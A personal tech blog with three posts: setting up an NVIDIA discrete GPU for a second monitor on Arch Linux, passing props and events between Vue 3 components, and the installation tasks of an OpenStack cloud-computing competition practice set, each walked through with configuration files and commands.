
Recently I bought a new monitor made by ViewSonic, but I meet some problems of the dual GPUs.

In the past years, I have used only one screen which is installed in my laptop without NVIDIA graphcial drivers. (Only use the Intel core GPU).

However, because of the new monitor added, the ntegrated graphics is not powerful enough to output two screens.

Therefore, I decide to install the NVIDIA grapcial driver of the RTX3050 on my Arch Linux in order to make use of the Discrete Graphics Card to output the new screen.

But things are not running well…

The reason why I crashed the wall is that I used to running Gnome on wayland mode before.

But it is said that NVIDIA drivers are not performing well on wayland?

So it truly means that I have to abandon the idea to output two screen on wayland.

Oh it’s bad! I have to come back to the hugging of the X11!

Beginning

At the beginning of that, I plugged the miniDP into the laptop and the another port into the monitor.

But disappointingly, it can’t be lighted up at all. QAQ.

Maybe the miniDP port can not output anything because of missing the NVIDIA driver.

So I have to install it.

Installation of the NVIDIA drivers

The first step is to install the drivers. Yeah notefuly, it’s the first step, not the last.

$ sudo pacman -S nvidia nvidia-utils lib32-nvidia-utils nvidia-prime

However, the screen was still not displaying anything…

Then I went to the Arch Linux CN group to ask the guys in community.

After discussion, I finally got the solution.

Open the ibt

About on the March, I faced a problem of VirutalBox and set the ibt=off.

But now it is not required to be off, I need to remove the param of the kernel.

Edit the file: /etc/default/grub,

$ sudo vim /etc/default/grub
GRUB_DEFAULT="0"
GRUB_TIMEOUT="100"
GRUB_DISTRIBUTOR="Arch"
GRUB_CMDLINE_LINUX_DEFAULT="quiet splash loglevel=3 rd.udev.log_priority=3 vt.global_cursor_default=0"
GRUB_CMDLINE_LINUX="ibt=off"
.........

then remove the ibt=off in GRUB_CMD_LINE_LINUX:

GRUB_DEFAULT="0"
GRUB_TIMEOUT="100"
GRUB_DISTRIBUTOR="Arch"
GRUB_CMDLINE_LINUX_DEFAULT="quiet splash loglevel=3 rd.udev.log_priority=3 vt.global_cursor_default=0"
GRUB_CMDLINE_LINUX=""
.........

Then regenerate the grub.cfg:

$ sudo grub-mkconfig -o /etc/grub/grub.cfg

Set NVIDIA modeset

Then I need to check the value of the nvidia-drm.modeset.

$ cat /sys/module/nvidia_drm/parameters/modeset

It shows:

N

Now I need to add nvidia-drm.modeset=1 into Kernel Paramaters.

Explanation from ChatGPT
The nvidia-drm.modeset=1 kernel parameter enables the NVIDIA Direct Rendering Manager KMS (Kernel Mode Setting). KMS is a method for setting display resolution and depth in the kernel space rather than user space.

Edit the file: /etc/default/grub

$ sudo vim /etc/default/grub

Add the nvidia-drm.modeset=1 into GRUB_CMDLINE_LINUX_DEFAULT

........
GRUB_CMDLINE_LINUX_DEFAULT="quiet splash loglevel=3 rd.udev.log_priority=3 vt.global_cursor_default=0 nvidia-drm.modeset=1"
........

Then regenerate the grub configuration file.

$ sudo grub-mkconfig -o /boot/grub/grub.cfg

And reboot.

Use mutter-performance

Still, it’s not performing well after restarting the system.

For this reason, it should be a bit better to use the mutter-performance.

Explanation from ChatGPT
mutter-performance is an optimized version of the Mutter window manager, particularly tweaked for performance. Mutter is the default window manager for GNOME 3, which is responsible for arranging, interacting with, and animating windows linkedin.com.

This package should be installed from AUR

$ paru -S mutter-performance

After installation, the desktop truly ran a little faster, but it’s still not enough.

And by the way, it’s time to remove the xf86-video-intel. It is not required in new devices.

$ sudo pacman -Rs xf86-video-intel
Explanation from ChatGPT

The xf86-video-intel package is a driver for Intel integrated graphics chips that is maintained by the X.Org project. However, for modern Intel graphics hardware (roughly 2007 and newer), it is often recommended to remove this package for several reasons:

Better support with modesetting driver: The modesetting driver, which is part of the X server and does not need to be installed separately, has better support for modern graphics features and hardware. It is maintained by the X.Org project and tends to keep up with new developments in graphics technology github.com.

Issues with xf86-video-intel driver: The xf86-video-intel driver has been known to cause issues on some systems, including graphical glitches and poorer performance compared to the modesetting driver. In some cases, it can even lead to system instability bbs.archlinux.org.

Lack of active development: The xf86-video-intel driver has not seen active development for several years, which means it may lack support for features found in newer hardware and software. On the other hand, the modesetting driver is actively developed as part of the X server reddit.com.

To remove the xf86-video-intel package, you can use the package manager of your specific Linux distribution. Here’s an example using pacman, the package manager for Arch Linux:

sudo pacman -R xf86-video-intel

After removing the package, restart your system to ensure the changes take effect.

Remember to check the documentation of your specific distribution for the correct way to remove packages and handle drivers.

Set X-11 Configuration

According to the Arch Wiki, I need to set some X-11 Configuration, intending to use the NVIDIA graphics only.

Write in the file /etc/X11/xorg.conf.d/10-nvidia-drm-outputclass.conf/:

Section "OutputClass"
    Identifier "intel"
    MatchDriver "i915"
    Driver "modesetting"
EndSection

Section "OutputClass"
    Identifier "nvidia"
    MatchDriver "nvidia-drm"
    Driver "nvidia"
    Option "AllowEmptyInitialConfiguration"
    Option "PrimaryGPU" "yes"
    ModulePath "/usr/lib/nvidia/xorg"
    ModulePath "/usr/lib/xorg/modules"
EndSection

Then I need to create two *.desktop files to configure the GDM.

Write in /usr/share/gdm/greeter/autostart/optimus.desktop and /etc/xdg/autostart/optimus.desktop

[Desktop Entry]
Type=Application
Name=Optimus
Exec=sh -c "xrandr --setprovideroutputsource modesetting NVIDIA-0; xrandr --auto"
NoDisplay=true
X-GNOME-Autostart-Phase=DisplayServer

Finally, I rebooted and fixed the problem.

Yay!

References

How To Transfer A Value From The Parent Component To The Child Component in Vue 3.2

2023年7月22日 15:46

Introduction

Vue is a popular JavaScript framework for building interactive web interfaces. It’s easy to learn, versatile, and has a supportive community.

Developing single-page applications with Vue is incredibly convenient.

However, there are instances where we encounter challenges when it comes to transferring values between parent and child components.

Still unclear? Imagine this scenario: You’ve created a button and you want it to control the content of a <p></p> element, thereby fulfilling a specific development requirement.

Then it’s time to transfer different values to ChildComponet to change the properties or trigger an event.

Ways to transfer a value from the parent to the child

Step 1: Create the Parent Component

  1. Create a new Vue component file for the parent component (e.g., ParentComponent.vue).
  2. In the component’s template, define the parent component’s content and include the child component.
<template>
    <div class="FatherBox">
        <ChildComponent />
        <button></button>
    </div>
</template>
  1. Import the child component by adding the necessary import statement.
<script lang="ts">
import ChildComponent from './ChildComponent.vue';
</script>
  1. Register the child component in the parent component’s components property.
<script lang="ts">
export default {
  components: {
    ChildComponent,
    },
}
</script>

Step 2: Define the Data in the Parent Component

  1. In the parent component’s script section, define a data property to store the value that will be passed to the child component.
<script lang="ts">
export default {
  data() {
    return {

    };
  },
}
</script>
  1. Assign the initial value to the data property. This will be the value passed initially to the child component.
<script lang="ts">
export default {
  data() {
    return {

      message: 'Hello from the parent component!', // Value to pass to child component
    };
  },
}
</script>

Step 3: Pass the Data as a Prop to the Child Component

1.In the parent component’s template, add the child component and use the colon (:) binding to pass the data property as a prop to the child component.

<template>
    <div class="FatherBox">
        <ChildComponent :message="message" />
    </div>
</template>
  1. The prop name in the child component should match the name you choose when passing the prop in the parent component.
<script lang="ts">
import ChildComponent from './ChildComponent.vue';

export default {
    components: {
        ChildComponent,
    },
    data() {
        return {
            message: 'Hello from the parent component!', // Value to pass to child component
        };
    },
    methods: {
      changeMessage() {
            this.message = 'New message from parent!';
        },
    }
};
</script>

Step 4: Create the Child Component

  1. Create a new Vue component file for the child component (e.g., ChildComponent.vue).

  2. In the child component’s template, define the child component’s content. This will include rendering the prop value passed from the parent component.

<template>
    <div>
        <p>{{ message }}</p>
    </div>
</template>

Step 5: Define the Prop in the Child Component

  1. In the child component’s script section, define the prop for receiving the data sent by the parent component.
<script lang="ts">
export default {
    props: {
        message: {

        },
    },
};
</script>
  1. Specify the type of the prop (e.g., String, Number, etc.) to ensure data integrity. You can also set required: true if the prop must be passed.
message: {
  type: String,
  required: true,
},

Step 6: Emit an Event from the Child Component

  1. In the child component’s script, define a method that will emit an event to communicate with the parent component.
methods: {
  changeMessage() {
    const newMessage = 'New message from child!';

  },
},
  1. Inside the method, use this.$emit(’event-name’, data) to emit the event. Choose a suitable event name and pass any relevant data to the parent component.
methods: {
  changeMessage() {
    const newMessage = 'New message from child!';
    this.$emit('update-message', newMessage);
  },
},

Step 7: Handle the Event in the Parent Component

  1. In the parent component’s script, define a method that will handle the event emitted by the child component.
updateMessage(newMessage: any) {

},
  1. Add an event listener to the child component instance in the parent component’s template, using @event-name="methodName".
<template>
<ChildComponent :message="message" @update-message="updateMessage" />
</template>
  1. In the method, receive the emitted data as an argument and update the parent component’s data accordingly.
updateMessage(newMessage: any) {
  this.message = newMessage;
},

Compeleted Code

ParentComponent:

<template>
    <div class="FatherBox">
        <ChildComponent :message="message" @update-message="updateMessage" />
        <button @click="changeMessage">Change Message By ParentComponent</button>
    </div>
</template>
  
<script lang="ts">
import ChildComponent from './ChildComponent.vue';

export default {
    components: {
        ChildComponent,
    },
    data() {
        return {
            message: 'Hello from the parent component!', // Value to pass to child component
        };
    },
    methods: {
        updateMessage(newMessage: any) {
            this.message = newMessage;
        },
        changeMessage() {
            this.message = 'New message from parent!';
        },
    },
};
</script>

<style scoped>
.FatherBox {
    background-color: #f1f1f1;
    border-radius: 20px;
    box-shadow: 0 5px 5px rgba(0, 0, 0, 0.2);
    padding: 20px;
}
</style>

ChildComponent:

<template>
    <div>
        <p>{{ message }}</p>
        <button @click="changeMessage">Change Message</button>
    </div>
</template>
  
<script lang="ts">
export default {
    props: {
        message: {
            
        },
    },
    methods: {
        changeMessage() {
            const newMessage = 'New message from child!';
            this.$emit('update-message', newMessage);
        },
    },
};
</script>

Test

Then we can execute yarn dev to start a development server and we can see a page like this:

Now Let’s try clicking the first button!

Obviously! The content of the text changed!

Then let’s click the second button!

It became “New message from parent!”!

That’s amazing right?

Conclusion

That’s it! By following these steps, you can successfully pass a value from a parent component to a child component using props and events in Vue.js. Don’t forget to save your files, import components where necessary, and register components appropriately.

Attempted solution to the OpenStack Provincial Competition problem (Part One: Installation)

2023年5月4日 16:37

Introduction

As you know, I have been fortunate enough to be selected by my instructors to participate in the provincial cloud computing competition. As a result, I have joined the project group in campus.

As a member of the group, I need to study hard and continuously expand my knowledge. To achieve good results at the upcoming provincial competition, we need to learn about the structure of private clouds and the different types of container clouds.

One suggested option for a private cloud solution is OpenStack, which can be complex and require significant effort to master.

However, I am still motivated to pursue this technology as I have a strong interest in IT and Linux-related topics, and I believe that the challenge of learning OpenStack will ultimately improve my knowledge and skills.

Therefore, I made a decision to write some articles on my blog site to document my study process.

Preparation

Nodes

At first of the first, I need to understand a basic example structrue of the OpenStack.

Without doubt, this picture below is a reasonable and official one.


However, limited by the performance and small disk storage, I can only create mainly 2 nodes and an extra resource node to provide the images and repos.

I won’t create independent Object Storage Node and Block Storage Node while it’s a better choice to add 2 extra virtual disks to the Compute Node.

And for the Cinder Service, I will only provide 1 disk with 2 partitions to run the service.


The details of my VirutalBox properties is blow:

By the way, I have to explain the Arch VM, it’s only a resource node to provide the HTTP downloading and yum repo service.

So I just use 256MB RAM and 1 core, but 2 disks to storage the multiple and large repo files.

Network

Network Interfaces

In order to set up the OpenStack Services, each node (compute and controller) need to use 2 network interfaces.

The first one is used to connect to the Management NetWork while the second one is used to connect the Operation Network.

Network Interface Network Usage
enp0s3 192.168.56.0/24 Management NetWork
enp0s8 172.129.1.0/24 Operation Network

Nodes IP Address

So the detail netowrk properties is below:

Node Management Address Operation Address
controller 192.168.56.2 172.129.1.1
compute 192.168.56.3 172.129.1.2
Resource 192.168.56.100 None

Operating System

CentOS will be installed in the controller and compute and the Arch Linux will be installed in Resouce.

Node OS
controller CentOS 7
compute CentOS 7
Resource Arch Linux

Set up the network

Edit the file /etc/sysconfig/network-scripts/ifcfg-enp0s3 and /etc/sysconfig/network-scripts/ifcfg-enp0s8 on each nodes.

# vim /etc/sysconfig/network-scripts/ifcfg-enp0s3
# vim /etc/sysconfig/network-scripts/ifcfg-enp0s8

And Edit the file according to the sheet.

For example, the controller node is below:

/etc/sysconfig/network-scripts/ifcfg-enp0s3:

TYPE=Ethernet
PROXY_METHOD=none
BROWSER_ONLY=no
BOOTPROTO=static
DEFROUTE=yes
IPADDR=192.168.56.2
GATEWAY=192.168.56.1
PREFIX=24
IPV4_FAILURE_FATAL=no
IPV6INIT=yes
IPV6_AUTOCONF=yes
IPV6_DEFROUTE=yes
IPV6_FAILURE_FATAL=no
IPV6_ADDR_GEN_MODE=stable-privacy
NAME=enp0s3
UUID=d59932b3-b22e-4d55-893d-cdeb847bd619
DEVICE=enp0s3
ONBOOT=yes

/etc/sysconfig/network-scripts/ifcfg-enp0s8:

TYPE=Ethernet
PROXY_METHOD=none
BROWSER_ONLY=no
BOOTPROTO=static
DEFROUTE=yes
IPADDR=172.129.1.1
PREFIX=24
IPV4_FAILURE_FATAL=no
IPV6INIT=yes
IPV6_AUTOCONF=yes
IPV6_DEFROUTE=yes
IPV6_FAILURE_FATAL=no
IPV6_ADDR_GEN_MODE=stable-privacy
NAME=enp0s8
UUID=b02be511-361b-447f-b670-282850bce1f5
DEVICE=enp0s8
ONBOOT=yes

Start ssh service

Start sshd on each nodes.

# systemctl start sshd && systemctl enable sshd

Quiz

[Task 1] Building Private Cloud Services [10.5 points]

[Question 1] Basic environment configuration [0.5 points]

Using the provided username and password, log in to the provided OpenStack private cloud platform. Under the current tenancy, create two virtual machines using the CentOS7.9 image and 4vCPU/12G/100G_50G type. The second network card should be created and connected to both the controller and compute nodes (the second network card’s subnet is 10.10.X.0/24, where X represents the workstation number, and no routing is needed). Verify the security group policies to ensure normal network communication and ssh connection, and configure the servers as follows:

  1. Set the hostname of the control node to ‘controller’ and that of the compute node to ‘compute’;
  2. Modify the hosts file to map IP addresses to hostnames.

After completing the configuration, submit the username, password, and IP address of the control node in the answer box.

The first quiz is eazy, just some steps can be done.

At the controller Node:

[root@controller ~]# hostnamectl set-hostname controller

At the compute Node:

[root@compute ~]# hostnamectl set-hostname compute

Edit the file /etc/hosts:

[root@controller ~]# vim /etc/hosts

Write these:

127.0.0.1   localhost localhost.localdomain localhost4 localhost4.localdomain4
::1         localhost localhost.localdomain localhost6 localhost6.localdomain6
192.168.56.100 Resource
192.168.56.2 controller
192.168.56.3 compute

Save it by :wq.

Then send it to compute Node by scp:

[root@controller ~]# scp /etc/hosts root@compute:/etc/hosts

Finally, all the operation is complete.

[Question 2] Yum Repository Configuration [0.5 points]

Using the provided HTTP service address, there are CentOS 7.9 and IaaS network YUM repositories available under the HTTP service. Use this HTTP source as the network source for installing the IaaS platform. Set up the yum source file http.repo for both the controller node and compute node. After completion, submit the username, password, and IP address of the control node to the answer box.

Well, it’s still a easy question.

First, delete the old repo files in two nodes:

[root@controller ~]# rm -rfv /etc/yum.repos.d/*
[root@compute ~]# rm -rfv /etc/yum.repos.d/*

Second, according to the question, we should create and edit a file named after http.repo.

[root@controller ~]# vim /etc/yum.repos.d/http.repo

write the information below into the file:

[centos]
name=centos
baseurl=http://Resource/centos
gpgcheck=0
enabled=1

[iaas-repo]
name=centos
baseurl=http://Resource/iaas
gpgcheck=0
enabled=1

Then save it, and do the same operation in the compute node.

But there’s a quick way to use scp to copy the file to it.

[root@controller ~]# scp /etc/yum.repos.d/http.repo root@compute:/etc/yum.repos.d/http.repo

Then type the password of the root in compute node, the file will be sent.

And of course, I will use the quick way to do the same executions.

[Question 3] Configure SSH without keys [0.5 points]

Configure the controller node to access the compute node without a key, and then attempt an SSH connection to the hostname of the compute node for testing. After completion, submit the username, password, and IP address of the controller node in the answer box.

It’s also an easy and necessary operation we have to do, because we can make the controller node easier to transfer files and execute commands in compute node.

So the first thing we have to do is generate a ssh-key:

[root@controller ~]# ssh-keygen

Then press the Enter to confirm your requirements of generation according to the information in terminal.

Normally you will see these:

Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): 
Enter passphrase (empty for no passphrase): 
Enter same passphrase again: 
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:FYN98pz53tfocj5Q4DO90jqqN+lJdzXi9WKMFNjm4Wc root@Resource
The key's randomart image is:
+---[RSA 3072]----+
|         oo      |
|        . o=o    |
|          o*==   |
|         . +Ooo  |
|        S   +BE+.|
|           .+=*.o|
|          ..o*=oo|
|         .+o+o=.+|
|        .++o *o..|
+----[SHA256]-----+

And now it’s time to put the key into the compute node!

Just simply execute the ssh-copy-id:

[root@controller ~]# ssh-copy-id root@compute

And type the password at the last time! You needn’t enter the ssh password of the compute node anymore!

Then this quiz is solved!

[Question 4] Basic Installation [0.5 points]

Install the openstack-iaas package on both the control node and compute node, and configure the basic variables in the script files of the two nodes according to Table 2 (the configuration script file is /etc/openstack/openrc.sh).

  • Table 2 Cloud Platform Configuration Information
Service Name Variable Parameter/Password
Mysql root 000000
Keystone 000000
Glance 000000
Nova 000000
Neutron 000000
Heat 000000
Zun 000000
Keystone DOMAIN_NAME demo
Admin 000000
Rabbit 000000
Glance 000000
Nova 000000
Neutron 000000
Heat 000000
Zun 000000
Neutron Metadata 000000
External Network eth1 (depending on actual situation)

So according to the Quiz, we have to install the package openstack-iaas at first:

[root@controller ~]# yum install -y openstack-iaas 
[root@compute ~]# yum install -y openstack-iaas

Then edit the file /etc/openstack/openrc.sh:

[root@controller ~]# vim /etc/openstack/openrc.sh

With the information provided by the tables, we can simply write them into it by using vim.

##--------------------system Config--------------------##
##Controller Server Manager IP. example:x.x.x.x
#HOST_IP=192.168.56.2

##Controller HOST Password. example:000000 
#HOST_PASS=000000

##Controller Server hostname. example:controller
#HOST_NAME=controller

##Compute Node Manager IP. example:x.x.x.x
#HOST_IP_NODE=192.168.56.3

##Compute HOST Password. example:000000 
#HOST_PASS_NODE=000000

##Compute Node hostname. example:compute
#HOST_NAME_NODE=compute

##--------------------Chrony Config-------------------##
##Controller network segment IP.  example:x.x.0.0/16(x.x.x.0/24)
#network_segment_IP=192.168.56.0/24

......

But for all the PASS=000000 we can operate quickly by using the command.

:%s/PASS=/PASS=000000/g

Then you will spot that there is a # in each of the front of the variables, we need to execute this vim command to delete the first character:

:%s/^.\{1\}//

Finally, we will get a file like this:

#--------------------system Config--------------------##
#Controller Server Manager IP. example:x.x.x.21x
HOST_IP=192.168.56.2

#Controller HOST Password. example:000000 
HOST_PASS=000000

#Controller Server hostname. example:controller
HOST_NAME=controller

#Compute Node Manager IP. example:x.x.x.x
HOST_IP_NODE=192.168.56.3

#Compute HOST Password. example:000000 
HOST_PASS_NODE=000000

#Compute Node hostname. example:compute
HOST_NAME_NODE=compute

#--------------------Chrony Config-------------------##
#Controller network segment IP.  example:x.x.0.0/16(x.x.x.0/24)
network_segment_IP=192.168.56.0/24

#--------------------Rabbit Config ------------------##
#user for rabbit. example:openstack
RABBIT_USER=openstack

#Password for rabbit user .example:000000
RABBIT_PASS=000000

#--------------------MySQL Config---------------------##
#Password for MySQL root user . exmaple:000000
DB_PASS=000000

#--------------------Keystone Config------------------##
#Password for Keystore admin user. exmaple:000000
DOMAIN_NAME=demo
ADMIN_PASS=000000
DEMO_PASS=000000

#Password for Mysql keystore user. exmaple:000000
KEYSTONE_DBPASS=000000

#--------------------Glance Config--------------------##
#Password for Mysql glance user. exmaple:000000
GLANCE_DBPASS=000000

#Password for Keystore glance user. exmaple:000000
GLANCE_PASS=000000

#--------------------Placement Config----------------------##
#Password for Mysql placement user. exmaple:000000
PLACEMENT_DBPASS=000000

#Password for Keystore placement user. exmaple:000000
PLACEMENT_PASS=000000

#--------------------Nova Config----------------------##
#Password for Mysql nova user. exmaple:000000
NOVA_DBPASS=000000

#Password for Keystore nova user. exmaple:000000
NOVA_PASS=000000

#--------------------Neutron Config-------------------##
#Password for Mysql neutron user. exmaple:000000
NEUTRON_DBPASS=000000

#Password for Keystore neutron user. exmaple:000000
NEUTRON_PASS=000000

#metadata secret for neutron. exmaple:000000
METADATA_SECRET=000000

#External Network Interface. example:eth1
INTERFACE_NAME=enp0s3

#External Network The Physical Adapter. example:provider
Physical_NAME=provider1

#First Vlan ID in VLAN RANGE for VLAN Network. exmaple:101
minvlan=101

#Last Vlan ID in VLAN RANGE for VLAN Network. example:200
maxvlan=200

#--------------------Cinder Config--------------------##
#Password for Mysql cinder user. exmaple:000000
CINDER_DBPASS=000000

#Password for Keystore cinder user. exmaple:000000
CINDER_PASS=000000

#Cinder Block Disk. example:md126p3
BLOCK_DISK=sdb1

#--------------------Swift Config---------------------##
#Password for Keystore swift user. exmaple:000000
SWIFT_PASS=000000

#The NODE Object Disk for Swift. example:md126p4.
OBJECT_DISK=sdb2

#The NODE IP for Swift Storage Network. example:x.x.x.x.
STORAGE_LOCAL_NET_IP=172.129.1.2

#--------------------Trove Config----------------------##
#Password for Mysql trove user. exmaple:000000
TROVE_DBPASS=000000

#Password for Keystore trove user. exmaple:000000
TROVE_PASS=000000

#--------------------Heat Config----------------------##
#Password for Mysql heat user. exmaple:000000
HEAT_DBPASS=000000

#Password for Keystore heat user. exmaple:000000
HEAT_PASS=000000

#--------------------Ceilometer Config----------------##
#Password for Gnocchi ceilometer user. exmaple:000000
CEILOMETER_DBPASS=000000

#Password for Keystore ceilometer user. exmaple:000000
CEILOMETER_PASS=000000

#--------------------AODH Config----------------##
#Password for Mysql AODH user. exmaple:000000
AODH_DBPASS=000000

#Password for Keystore AODH user. exmaple:000000
AODH_PASS=000000

#--------------------ZUN Config----------------##
#Password for Mysql ZUN user. exmaple:000000
ZUN_DBPASS=000000

#Password for Keystore ZUN user. exmaple:000000
ZUN_PASS=000000

#Password for Keystore KURYR user. exmaple:000000
KURYR_PASS=000000

#--------------------OCTAVIA Config----------------##
#Password for Mysql OCTAVIA user. exmaple:000000
OCTAVIA_DBPASS=000000

